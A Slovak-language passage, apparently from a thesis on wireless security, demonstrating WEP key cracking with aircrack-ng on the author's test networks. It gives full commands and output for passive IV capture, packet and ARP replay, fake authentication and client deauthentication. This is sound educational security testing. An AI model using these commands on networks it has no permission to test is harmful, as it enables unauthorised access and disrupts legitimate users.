- V prípade, že sme zachytávali len IV (pomocou prepínača `--ivs`), náš súbor bude vo formáte .ivs. Použitím nástroja `ivstools` vieme zlúčiť viacero takýchto súborov.

```
ivstools --merge WEPdata-01.ivs WEPdata-02.ivs WEPdata-03.ivs
VyslednySubor.ivs
```

Použitím predošlého príkazu zlúčime 3 rôzne súbory WEPdata-0.ivs1 až WEPdata-03.ivs do jedného súboru VyslednySubor.ivs

- Ak sme zachytávali celé packety, náš súbor bude obsahovať príponu .cap. Na zlúčenie takýchto súborov vieme použiť program `mergecap`. Tento program dokáže vykonávať rôzne konverzie medzi odchytenými súbormi, my ho však použijeme len na konverziu, ktorú je možné vykonať nasledovným príkazom:

```
mergecap -F pcap WEPdata-01.cap WEPdata-02.cap WEPdata-03.cap
VyslednySubor.cap
```

V príkaze sme najskôr určili výstupný súbor pcap (prípona .cap) a následne sme podobne ako v prípade `ivstools` uviedli súbory vo formáte .cap a ako posledný argument názov výstupného súboru.

2.3.4. WEP útoky v praxi

2.3.4.1. Rozdelenie prevedenia útokov

Aj keď nástrojov na prelamovanie WEP existuje hneď niekoľko, všetky z nich pracujú na rovnakom princípe. Tieto programy využívajú už zistené chyby v šifrovaní WEP a ich jediný rozdiel je spôsob interakcie s používateľom. Väčšina týchto programov sa ovláda prostredníctvom príkazového riadka, avšak v posledných rokoch vznikali aj automatizované skripty alebo grafické programy, ktoré útok umožňujú vykonať aj absolútnemu amatérovi.

My budeme v nasledujúcich testoch využívať len nástroje zo sady aircrack-ng. Táto sada programov poskytuje pri crackovaní WEP najväčšie možnosti, má bohatú používateľskú základňu a už roky sa radí medzi špičku.

Útoky voči šifrovaniu WEP je možné rozdeliť na pasívne a aktívne útoky. Pasívny útok je založený na štatistickej analýze odchytených dát. Útočník jednoducho odchytáva všetku komunikáciu na sieti a po nazbieraní dostatočného množstva framov sa vyskytne duplikácia IV. Táto duplikácia spôsobí, že celý šifrovací kľúč je vo dvoch alebo viacerých framoch rovnaký. Analyzovaním dostatočného množstva takýchto duplikácii je možné kompletne obnoviť šifrovací kľúč.


Druhým typom WEP útoku je aktívny útok. Aktívne útoky využívajú rôzne technológie na umelé vytváranie premávky na sieti. Či už sa jedná o falošné prihlasovanie alebo podsúvanie packetov na sieť, všetky tieto útoky majú spoločný faktor. Útočník sa na týchto útokoch aktívne zúčastňuje, čiže jeho PC generuje správy a komunikuje so sieťou. Touto technikou je možné útok previesť veľmi rýchlo, avšak bezpečnostné mechanizmy ako WIDS alebo WIPS môžu tento útok odhaliť.

2.3.4.2. Pasívny WEP útok

Ako bolo spomenuté predtým, cieľom tohto útoku je získať prístup do siete monitorovaním a štatistickou analýzou dát. Keďže komunikácia medzi klientom a AP prebieha prostredníctvom vzduchu, každý kto sa nachádza v dosahu signálu AP môže správy zachytiť. Útočník týmto pádom dokáže zachytiť a analyzovať väčšinu správ medzi klientom a AP. V tomto type útoku sa útočník sa nijako nezúčastňuje na komunikačnom cykle, preto klient ani samotný router nemajú potuchy, že správu môže niekto odpočúvať. Z tohto dôvodu sú rôzne bezpečnostné zariadenia proti tomuto útoku bezmocné a útok je prakticky neodhaliteľný. Jeho nevýhodou je však dlhá časová náročnosť, keďže zachytiť dostatočný počet správ môže trvať aj niekoľko hodín. Taktiež v prípade, že sa na sieti nenachádza žiadny klient, je tento útok nepreveditelný.

Prevedenie útoku:

Predstavme si situáciu z obrázka. Na sieť sa medzičasom pripojil ďalší klient. Títo dvaja klienti predstavujú bežné vyžívanie siete - prezerajú e-maily, čítajú články, vyhľadávajú informácie, sú na sociálnych sieťach. Všetka táto činnosť prebieha prostredníctvom výmeny dát s AP. Každú sekundu sú vytvárané stovky nových správ, ktoré sú šifrované pomocou WEP šifrovania. Keďže sú správy šifrované, útočník nevidí ich obsah, avšak vidí že sa na sieti niečo deje. Aj keď útočník nie je súčasťou siete, stále má dobrý signál na to, aby mohol komunikáciu zachytávať.



Zachytávanie komunikácie spustíme už spomínaným príkazom airodump. Správy je samozrejme potrebné zapisovať do súboru:

```
airodump-ng --bssid 00:1E:2A:63:57:6A --ivs --write WEPdata --
channel 13 wlan0mon
```

Po začatí zberu dát sú v programe airodump-ng veľmi dôležité 2 políčka, konkrétne sa jedná o RXQ a #Data. Kolónka RXQ určuje, aký percentuálny podiel zachytávanej komunikácie na sieti. Ideálna hodnota je 100, keď je zachytávaná všetka komunikácia. V prípade, že je RXQ malé, je potrebné zvážiť niekoľko vecí:

- Je signál k sieti dostatočný?
- Nevysiela na rovnakom kanáli viacero sietí?
- Mám dostatočne výkonný PC?

Všetky tieto otázky súvisia s hodnotou RXQ ktorú vidíme, v prípade že je k sieti nedostatočný signál, počítač nebude vedieť zachytávať všetku komunikáciu na sieti. V prípade, že na rovnakom kanáli vysiela viacero sietí, môže nastať medzi sieťami rušenie, čo spôsobí znehodnotenie rádiových vĺn a tým pádom, nečitateľnú komunikáciu. Posledný faktor - výkonnosť PC ovplyvňuje veľkosť operačnej pamäte, CPU a samozrejme Wi-Fi kartu. V prípade, že je jeden z týchto faktorov nedostačujúci, airodump-ng nebude stíhať odchytávať a zapisovať všetky dáta v reálnom čase, čím sa spôsobia omeškania a následne vynechávanie komunikácie.

Druhá kolónka #Data symbolizuje počet odchytených dátových packetov. Pre spoľahlivú analýzu dát ich potrebujeme niekoľko desiatok tisíc. Odporúčaný počet týchto packetov je aspoň 40 000. Ani použitím takéhoto množstva však nemáme istotu, že k prelomeniu hesla nastane. Ak chcem zvýšiť pravdepodobnosť, môžeme počet dát zvýšiť. Pre potrebu vykonať útok rýchlejšie môžeme útok vyskúšať aj s 20 až 30 tisícami packetov, šanca na úspech je však pomerne malá.

Pokračujme však v útoku, ktorý už beží pár minút ale zatiaľ nezachytil výrazný počet dátových packetov, pretože na sieti neprebiehala žiadna komunikácia. Začneme teda používať zariadenia, na notebooku čítame články a prezeráme sociálne siete, na tablete púšťame hudobné videá.

Keď sa nám zdá, že máme dostatočný počet odchytených dát, môžeme skúsiť použiť program *aircrack-ng* na dešifrovanie týchto packetov a získanie hesla. Proces zachytávania dát nemusíme prerušovať, keďže aircrack dokáže súbor analyzovať aj počas toho, ako sa do neho zapisuje.

Proces crackovania spustíme pomocou príkazu aircrack-ng a ako argument použijeme názov súboru:

aircrack-ng WEPdata-02.ivs

```
                                                    Aircrack-ng 1.2 rc3

                                        [00:00:07] Tested 158185 keys (got 30341 IVs)

   KB    depth   byte(vote)
    0    2/  4   55(36928) 4B(36032) 4E(36004) D8(35668) 18(35376) 22(35144) A3(35088) BC(35008) 21(34972) A5(34788) 83(34756)
    1   34/  1   A1(33040) C6(32964) 2E(32924) 62(32872) 3A(32844) D9(32804) 2F(32664) CA(32652) 40(32588) 1C(32560) 45(32544)
    2   27/  2   60(33420) B2(33404) A3(33392) 93(33292) 43(33268) EF(33132) 76(33092) 59(33040) DC(33028) 12(33000) C7(32992)
    3   16/ 41   24(34236) 51(34188) A8(34148) BA(33932) 28(33644) 1D(33580) 15(33508) A9(33400) 7D(33372) 04(33364) B0(33292)
    4   31/ 75   72(33444) 18(33256) 30(33136) F5(33032) 41(33028) 8F(33024) 4F(32956) 3B(32944) FB(32856) FA(32744) 1A(32696)

Failed. Next try with 35000 IVs.
```

V prípade, že je počet odchytených IV nedostatočný, môže sa vyskytnúť chybová hláška:

V tomto prípade je nutné nazbierať viac dát, aby bolo možné dáta rozšifrovať. Skúsime ďalší pokus pri množstve 64 tisíc IV.

Týmto pádom sme úspešne previedli štatistický (pasívny) WEP útok. Ak k príkazu aircrack-ng neuvedieme ďalšie argumenty, útok bude automaticky vykonávaný prostredníctvom metódy PTW. Na záver ešte prikladám sumarizovanie útoku pre vo viacerých situáciách:

Pasívny WEP útok, test č.1:

```
root@kali-goldy:~/airodump_capture# aircrack-ng WEPdata-02.ivs
Opening WEPdata-02.ivs
Read 62666 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1E:2A:63:57:6A  GOLDY_WEP64               WEP (62665 IVs)

Choosing first network as target.

Opening WEPdata-02.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 62665 ivs.
                         KEY FOUND! [ 6D:81:FD:4F:38 ]
        Decrypted correctly: 100%
```

Situácia	Bežná domácnosť
Typ prenášaných dát	Text, video, zvuk, obrázky
Počet klientov	2
Šifrovanie	64-bit WEP
Pokusy prelamovania	20 147 IV - neúspešné
	30 181 IV - úspešné
Trvanie útoku	7m 6s

Pasívny WEP útok, test č.2:

Situácia	Kancelária
Typ prenášaných dát	Text, e-mail
Počet klientov	1
Šifrovanie	64-bit WEP
Pokusy prelamovania	22 228 IV - úspešné

Trvanie útoku	22m 14s

Pasívny WEP útok, test č.3:

Situácia	Multimediálna konferencia
Typ prenášaných dát	video, zvuk, VoIP
Počet klientov	5
Šifrovanie	128-bit WEP
Pokusy prelamovania	25 009 IV - neúspešné
	35 072 IV - neúspešné
	40 114 IV - úspešné
Trvanie útoku	2m 47s

```
CH 11 ][ Elapsed: 2 mins ][ 2015-12-29 21:05

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:C1:C0:21:2E:07  -33   0      461    43900    0  11  54e  WEP  WEP         GOLD_WEP128

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C0:C1:C0:21:2E:07  00:25:D3:87:A3:17  -29   54e- 1      0    10911  GOLD_WEP128
C0:C1:C0:21:2E:07  18:34:51:1E:5F:00  -35   54e- 1      0    10651
C0:C1:C0:21:2E:07  00:24:D6:A4:C3:D4  -39   54e- 1e     0    11720
C0:C1:C0:21:2E:07  4C:7C:5F:CF:AB:ED  -43   54e- 1      0      518
C0:C1:C0:21:2E:07  AC:3C:0B:6F:71:7C  -51   54e-18e  6466    12234
```

```
                              Aircrack-ng 1.2 rc3


               [00:00:42] Tested 78142 keys (got 40049 IVs)

  KB    depth   byte(vote)
   0    0/  1   72(55388) 59(48912) F6(47412) 40(47084) A8(46504)
   1    0/  1   6C(50672) 62(49628) B4(48768) 5B(47628) 53(47008)
   2    0/  1   FA(54796) E0(47192) AA(47188) 16(46676) 02(46316)
   3    0/  1   06(48076) 3E(47556) 98(47544) D0(46908) 5A(46456)
   4    0/  1   B7(51404) B1(47052) 75(46568) 38(46424) AA(46212)
   5    0/  1   C1(55632) 29(48228) C7(46916) 46(46760) E4(46608)
   6    0/  1   7D(52796) 58(48724) AD(48332) A2(47196) 9F(46544)
   7    0/  1   8F(53060) 29(48188) E3(48008) 58(47340) 83(47156)
   8    0/  1   48(52728) 8C(49536) F8(48612) 6F(46672) BB(46316)
   9    0/  1   B6(55180) 0A(49504) 7E(49072) 8E(47228) F2(47196)
  10    0/  1   12(48064) AA(47160) 8C(46280) B0(46124) 07(46092)
  11    0/  1   08(47616) 33(47256) B9(46480) C2(46388) F8(46380)
  12    0/  2   C1(48448) B1(48300) 6A(47992) BD(47628) E3(47288)

           KEY FOUND! [ 72:6C:FA:06:B7:C1:7D:8F:48:B6:31:3C:E4 ]
      Decrypted correctly: 100%
```

2.3.4.3. Aktívne útoky

Aj napriek tomu že existuje veľké množstvo aktívnych útokov voči WEP sieťam, niektoré znaky majú spoločné. Spoločným cieľom týchto útokov je generovať čo najviac inicializačných vektorov a urýchlenie celkového priebehu útoku. Týmto pádom dokážeme pomocou týchto útokov získať kľúč k sieti, na ktorú nie sú v súčasnosti pripojení žiadni klienti. Nevýhodou týchto útokov je fakt, že útočník priamo zasahuje do komunikácie na sieti, týmto pádom môže byť útok odhaliteľný.

V nasledujúcich častiach si ukážeme jednotlivé typy útokov na WEP pomocou programu aiprelay-ng. Typy aktívnych útokov, ktoré aireplay-ng podporuje:

- Packet Replay útok
- ARP Replay útok
- KoreK chopchop útok
- Fragmentačný útok
- Caffe Latte útok
- Hirte útok

2.3.4.4. Packet Replay útok

Aktívny útok typu packet replay sa zakladá na princípe odchytenia komunikácie a jej následné podsúvanie na sieť. Aj keď nevieme obsah správy ktorú sme odchytili, vidíme nešifrovanú hlavičku správy v ktorej sa nachádzajú adresy a IV. Opätovným poslaním tej istej správy na sieť dosiahneme, že prístupový bod túto správu spracuje a na jej základe odošle odpoveď - ďalší bezdrôtový packet s novým IV. Obsah tohto packetu taktiež nevidíme, ale jednoducho získame nový IV, ktorý môžeme použiť pri pokuse o dekryptáciu.

Cieľom útoku je teda umelé generovanie inicializačných vektorov na základe opakovaného podsúvania vopred odchytených packetov. Tento útok nám dokáže generovať stovky nových IV za sekundu, čím efektívne dosiahneme dostatočný počet IV v priebehu niekoľkých minút. Útok však nemôže podsunúť hocijaký odchytený packet, preto môže trvať niekoľko sekúnd až minút kým sa vhodný packet na sieti objaví. V prípade, že sa na sieti vhodný packet neobjaví, môžeme ho prostredníctvom programu jemne upraviť, aby spĺňal podmienky.


Vhodný alebo prirodzený packet určený na podsunutie musí mať niektoré charakteristiky:

- Destinačná MAC musí byť broadcastová - FF:FF:FF:FF:FF:FF - tým, že je MAC broadcastová máme istotu, že ju AP prepošle ďalej a tým pádom získame nový IV
- Packet musí smerovať do distribuovaného systému (káblové pripojenie routra - Ethernet), toto sú väčšinou správy smerujúce do lokálnej siete alebo do Internetu

V prípade že packet nespĺňa tieto požiadavky, jeho podsunutie do siete nebude generovať nový IV, čiže naša snaha bude zbytočná. Typickým príkladom pre takýto druh správy je ARP žiadosť.

Prevedenie útoku:

Pozrime sa na schému na 1. strane dokumentu. Na sieti GOLD_WEP128 sa nachádza jeden pripojený klient. Tento pristupuje na Internet, pričom aktívne komunikuje s AP.



Útočník zachytáva komunikáciu na sieti. Bežným pasívnym spôsobom by tento útok mohol trvať aj hodinu, keďže sa na sieti nachádza iba jeden klient. Útočník však analyzovaním odchytenej komunikácie a vyberie vhodný packet, ktorý následne podsunie na sieť.

Predpokladajme, že sken siete prostredníctvom airodump-ng bol urobený a útočník má znalosti o MAC adresách prístupového bodu a klientovi, ako aj kanál na ktorom sieť vysiela. V tomto prípade môžeme použiť príkaz:

```
aireplay-ng --interactive -b C0:C1:C0:21:2E:07  -d FF:FF:FF:FF:FF:FF
-t 1 -h 00:25:D3:87:A3:17 wlan0mon
```

Týmto príkazom spustíme interaktívny packet replay útok prostredníctvom programu aireplay-ng. Program bude automaticky čítať všetku komunikáciu, ktorú odchytí a taktiež bude hľadať vhodný packet na podsunutie do siete. Program automaticky vyhľadáva len WEP packety, pričom ďalšie podmienky určíme my. Prepínačom `-b` zvolíme BSSID prístupového bodu, pomocou `-d` zvolíme destinačnú adresu, prepínač `-t 1` filtruje len packety, ktoré smerujú do distribuovaného systému a posledný prepínač `-h` nastavuje zdrojovú MAC adresu, z ktorej budú packety na sieť podsúvané.

V tomto prípade je vhodné zvoliť MAC adresu klienta, ktorý sa už na sieti nachádza. Ak by sme použili inú MAC adresu, museli by sme v ďalšom okne vykonávať falošnú autentifikáciu, lebo neasociovanému klientovi je na sieti zamietnutá všetka komunikácia. Inými slovami, ak nie sme pripojený na sieť, prístupový bod nebude generovať nové IV.

Tento spôsob je však extrémne neefektívny, pretože čakáme na konkrétny frame s broadcastovou adresou. Tieto správy sa na bežnej sieti vyskytujú len zriedka, najčastejšie v podobe ARP requestov. Môže však nastať situácia, že sa na sieti takýto druh správy neobjaví dlhší čas. Z tohto dôvodu je oveľa efektívnejšie odchytiť akýkoľvek frame na sieti a následne ho upraviť tak, aby jeho adresa bola zmenená na broadcastovú. Táto zmena adresy sa dá dosiahnuť argumentom *-c*.

aireplay-ng --interactive -b C0:C1:C0:21:2E:07 -c FF:FF:FF:FF:FF:FF -t 1 -h 00:25:D3:87:A3:17 wlan0mon

```
root@kali-goldy:~# aireplay-ng --interactive -b C0:C1:C0:21:2E:07 -h 00:25:D3:87
:A3:17 -c FF:FF:FF:FF:FF:FF -t 1 wlan1mon
The interface MAC (00:22:15:3F:87:30) doesn't match the specified MAC (-h).
        ifconfig wlan1mon hw ether 00:25:D3:87:A3:17
Read 47 packets...

        Size: 94, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  C0:C1:C0:21:2E:07
          Dest. MAC  =  C0:C1:C0:21:2E:05
         Source MAC  =  00:25:D3:87:A3:17

        0x0000:  8841 2c00 c0c1 c021 2e07 0025 d387 a317  .A,....!...%....
        0x0010:  c0c1 c021 2e05 6010 0000 0801 0000 3423  ...!..`.......4#
        0x0020:  fdc0 ae85 e2d4 7355 efa8 102d ad89 4e4c  ......sU...-..NL
        0x0030:  785d c0e2 b6ef 959a 9c75 e1b0 20d6 7990  x].......u.. .y.
        0x0040:  1d26 29c3 a773 4f0b 9951 9d57 a4aa a5c6  .&)..sO..Q.W....
        0x0050:  ca12 4e24 b0e7 f512 ac5b 7da7 2731       ..N$.....[}.'1

Use this packet ? 
```

Týmto podmienkam vyhovuje takmer každý packet, ktorý na sieti putuje, preto sa nás program hneď po zadaní príkazu spýtal, či chceme odchytený packet použiť:

Ihneď po potvrdení program začne podsúvať packety na sieť, preto je vhodné ešte predtým spustiť odchytávanie IV pomocou príkazu airodump-ng v druhej konzole:

airodump-ng --channel 6 --bssid C0:C1:C0:21:2E:07 --ivs -w WEPreplay wlan0mon

```
Use this packet ? y

Saving chosen packet in replay_src-0104-151418.cap
You should also start airodump-ng to capture replies.

Sent 8407 packets...(499 pps)
```

Po úspešnom spustení odchytávania komunikácie môžeme v druhom termináli potvrdiť podsúvanie packetov napísaním *y* a stlačením klávesy Enter. Maximum podsunutých packetov za sekundu sa pohybuje na čísle 500. Tento počet je možné znížiť pomocou prepínača *-x*.

V prípade, že sú packety na sieť odosielané ale počet IV sa nezvyšuje, môžeme skúsiť upraviť príkaz *aireplay-ng* o argument *-p 0841*, ktorý prepisuje Frame Control Field. V oficiálnej dokumentácii programu aireplay-ng sa tento argument odporúča pri modifikovaní komunikácie používať, avšak mne tento argument spôsobil, že IV pri podsúvaní packetov nepribúdali.

Po dosiahnutí potrebného počtu packetov (cca. 20 000) môžeme v treťom termináli spustiť aircrack-ng a vyskúšať dešifrovať odchytené IV. V prípade, že bude IV nedostatok, program automaticky zopakuje dešifrovací pokus po obdržaní ďalších 5000 IV, takže tento proces je plne automatizovaný. Po úspešnom dokončení dešifrovania môžeme odchytávanie komunikácie, ako aj podsúvanie packetov na sieť zastaviť.

```
aircrack-ng WEPreplay-01.ivs
```

```
     KEY FOUND! [ 16:E1:CF:B3:BC:5E:5A:D4:57:BC:AA:B2:8E ]
Decrypted correctly: 100%
```

Zhrnutie útoku:

Typ testu	Packet Replay
Šifrovanie	128-bit WEP
Počet klientov	1
Počet IV	55023
Trvanie	3m 11s
Výsledok	Úspešný

2.3.4.5. ARP Replay


ARP Replay je špeciálna forma klasického Packet replay útoku. V tomto prípade sa však jedná o podsúvanie ARP žiadostí. Vo všeobecnosti je táto technika považovaná za pomerne rýchlu a oveľa spoľahlivejšiu ako klasický replay útok. Podobne ako pri Packet replay útoku, útočník zachytí komunikáciu - v tomto prípade ARP request. Táto žiadosť je následne opakovane podsúvaná na sieť. Keďže destinačná adresa pre ARP je broadcast, prístupový bod túto žiadosť rozosiela po celej sieti, čím je spôsobené generovanie nových IV.

ARP, celým názvom Address Resolution Protocol slúži na získanie MAC adresy pomocou známej IP adresy. Tento proces sa na sieti využíva, keď klient pozná IP adresu zariadenia, s ktorým chce komunikovať. Pri enkapsulácii komunikácie však treba poznať IP aj MAC adresu, preto klient posiela broadcastovú správu, pýtajúc sa komu patrí daná IP adresa. Zariadenie vlastniace IP adresu odpovie prostredníctvom ARP response. V odpovedi na ARP request sa nachádza hľadaná MAC adresa zariadenia. Typickým príkladom je komunikácia klienta smerom do Internetu. Klient pozná IP predvolenej brány, ale nepozná jej MAC adresu, preto musí ARP proces prebehnúť.

Prevedenie útoku:

Samotné prevedenie útoku je takmer totožné s Packet replay útokom. V tomto prípade však nečakáme na akýkoľvek packet ktorý budeme následne upravovať, ale čakáme na konkrétnu správu typu ARP request.

Použitá schéma je rovnaká ako v predošlom prípade, na sieť GOLD_WEP128 je pripojený 1 klient. Útočník, ktorý súčasťou siete nie je má znalosti od BSSID, kanáli siete a MAC adrese klienta.



Klient si prezerá web stránky ohľadne noviniek vo svete - obsahom stránky sú obrázky, text aj video. Pre väčšiu presnosť merania prebehnú 3 nezávislé pokusy a v záverečnej tabuľke sa uvedie priemerný čas.

Správanie programu aireplay-ng pri ARP útoku je trochu iné ako pri Packet Injection, preto najprv spustíme zachytávanie inicializačných vektorov:

```
airodump-ng --channel 6 --bssid
C0:C1:C0:21:2E:07 --ivs -w WEParpreplay wlan0mon
```

Následne spustíme samotný ARP útok:

```
aireplay-ng --arpreplay -b C0:C1:C0:21:2E:07 -h 00:25:D3:87:A3:17
wlan0mon
```

Program začne následne čakať na akýkoľvek ARP request, ktorý sa na sieti vyskytne. Hneď po prvom výskyte ho začne automaticky podsúvať na sieť. Samotný výskyt ARP packetu môže v praxi trvať aj niekoľko minút.

```
root@kali-goldy:~# aireplay-ng --arpreplay -b C0:C1:C0:21:2E:07 -h 00:25:D3:87:A
3:17 wlan1mon
The interface MAC (00:22:15:3F:87:30) doesn't match the specified MAC (-h).
        ifconfig wlan1mon hw ether 00:25:D3:87:A3:17
18:01:59  Waiting for beacon frame (BSSID: C0:C1:C0:21:2E:07) on channel 6
Saving ARP requests in replay_arp-0104-180159.cap
You should also start airodump-ng to capture replies.
Read 7944 packets (got 7 ARP requests and 1366 ACKs), sent 53 packets...(491 pps
Read 8060 packets (got 11 ARP requests and 1408 ACKs), sent 104 packets...(500 p
Read 8189 packets (got 20 ARP requests and 1452 ACKs), sent 154 packets...(500 p
Read 8320 packets (got 39 ARP requests and 1493 ACKs), sent 204 packets...(499 p
```

Ako v predošlom prípade, zhruba po 20 000 nazbieraných IV môžeme spustiť aj program aircrack-ng:

```
aircrack-ng WEParpreplay-01.ivs
```

```
      KEY FOUND! [ 87:8F:12:CB:1D:EE:C8:3D:B6:52:50:BC:6C ]
Decrypted correctly: 100%
```

Výsledky testov:

	Test č.1	Test č.2	Test č.3	**Priemer**
Počet IV	43 912	46 230	41 949	**44 030**
Odchytenie ARP	4m 4s	2m 38s	0m 12s	**2m 18s**
Celkový čas	6m 21s	4m 45s	2m 28s	**4m 31s**

Zhrnutie útoku:

Typ testu	ARP Replay
Šifrovanie	128-bit WEP
Počet klientov	1
Počet IV	44 030
Trvanie	4m 31s
Výsledok	Úspešný

2.3.4.6. Agresívny ARP Replay útok

Čakanie na ARP request bolo v predošlom útoku pomerne krátke. Môžu však nastať situácie, keď sa na sieti ARP neobjaví aj niekoľko minút. Čas, ktorý musíme čakať väčšinou závisí od operačného systému klienta. Každý OS obsahuje ARP tabuľku, tzv. ARP chache. Pomocou ARP žiadostí sa do tejto tabuľky pridávajú nové záznamy, ktoré majú určitú životnosť. Každý OS má rozdielny ARP cache timeout, pre Debian Linux systémy je to zvyčajne 60 sekúnd. Pre Windows systémy zvyčajne niekoľko minút. Väčšina operačných systémov sa však správa tak, že po odpojení zo siete je ich ARP tabuľka vynulovaná. Tento fakt sa pokúsime využiť v nasledujúcom teste.

Využitím predošlého tohto skúsime uskutočniť ARP Replay útok trošku agresívnejším spôsobom. Útok však bude musieť prebehnúť trochu inak ako v predošlých prípadoch. Keďže budeme deautentifikovať určitú klientskú adresu, nemôžeme pri procese ARP replay použiť adresu tohto klienta ako v predošlom útoku. Použitím rovnakej adresy by sme síce klienta deautentifikovali, ale tým pádom by sme prerušili aj proces ARP replayu, ktorý používa rovnakú MAC. Riešením je falošná autentifikácia s inou MAC adresou a následné použitie tejto autentifikovanej MAC na podsúvanie odchytených ARP requestov. Proces príkazov by bol približne v takejto forme:

1. Zapnutie zachytávania komunikácie na sieti:

```
airodump-ng --channel 6 --bssid C0:C1:C0:21:2E:07 --ivs --write
WEPagresivnyARP wlan0mon
```

2. Spustenie procesu falošnej autentifikácie:

```
aireplay-ng --fakeauth 6000 -o 1 -q 10 -a C0:C1:C0:21:2E:07 -e
'GOLD_WEP128' -h 00:11:22:33:44:55 wlan0mon
```

Týmto príkazom spôsobíme falošnú autentifikáciu každých 100 minút (6000 sekúnd), pričom náš PC bude posielať keep-alive packety každých 10 sekúnd. Prepínač `-o` definuje, že bude posielaná len 1 správa naraz - tento krok zaisťuje kompatibilitu s väčšinou AP, pomocou -a definujeme BSSID siete, `-e` názov siete a použitím `-h` stanovíme našu MAC adresu.

3. Spustenie útoku typu ARP replay:

```
aireplay-ng --arpreplay -b C0:C1:C0:21:2E:07 -h 00:11:22:33:44:55
wlan0mon
```

Príkazom spustíme klasický ARP replay útok, pričom MAC adresa definovaná pomocou `-h` musí byť rovnaká ako pri falošnej autentifikácii.

4. Deautentifikovanie klienta


```
aireplay-ng --deauth 5 -a C0:C1:C0:21:2E:07 -c 00:25:D3:87:A3:17
wlan0mon
```

Nasledujúci príkaz spôsobí 5 deautentifikácii konkrétneho klienta na danej sieti. Po jeho opätovnom pripojení do siete by mali byť generované nové ARP requesty, čím by sme značne urýchlili priebeh útoku.

Po opätovnej autentifikácii klienta by mali byť rozoslané nové ARP requesty, ktoré vieme následne použiť rovnako ako v klasickom ARP replay útoku.

Výsledky útoku:

Typ testu	Agresívny ARP Replay
Šifrovanie	128-bit WEP
Počet klientov	1
Počet IV	40 124
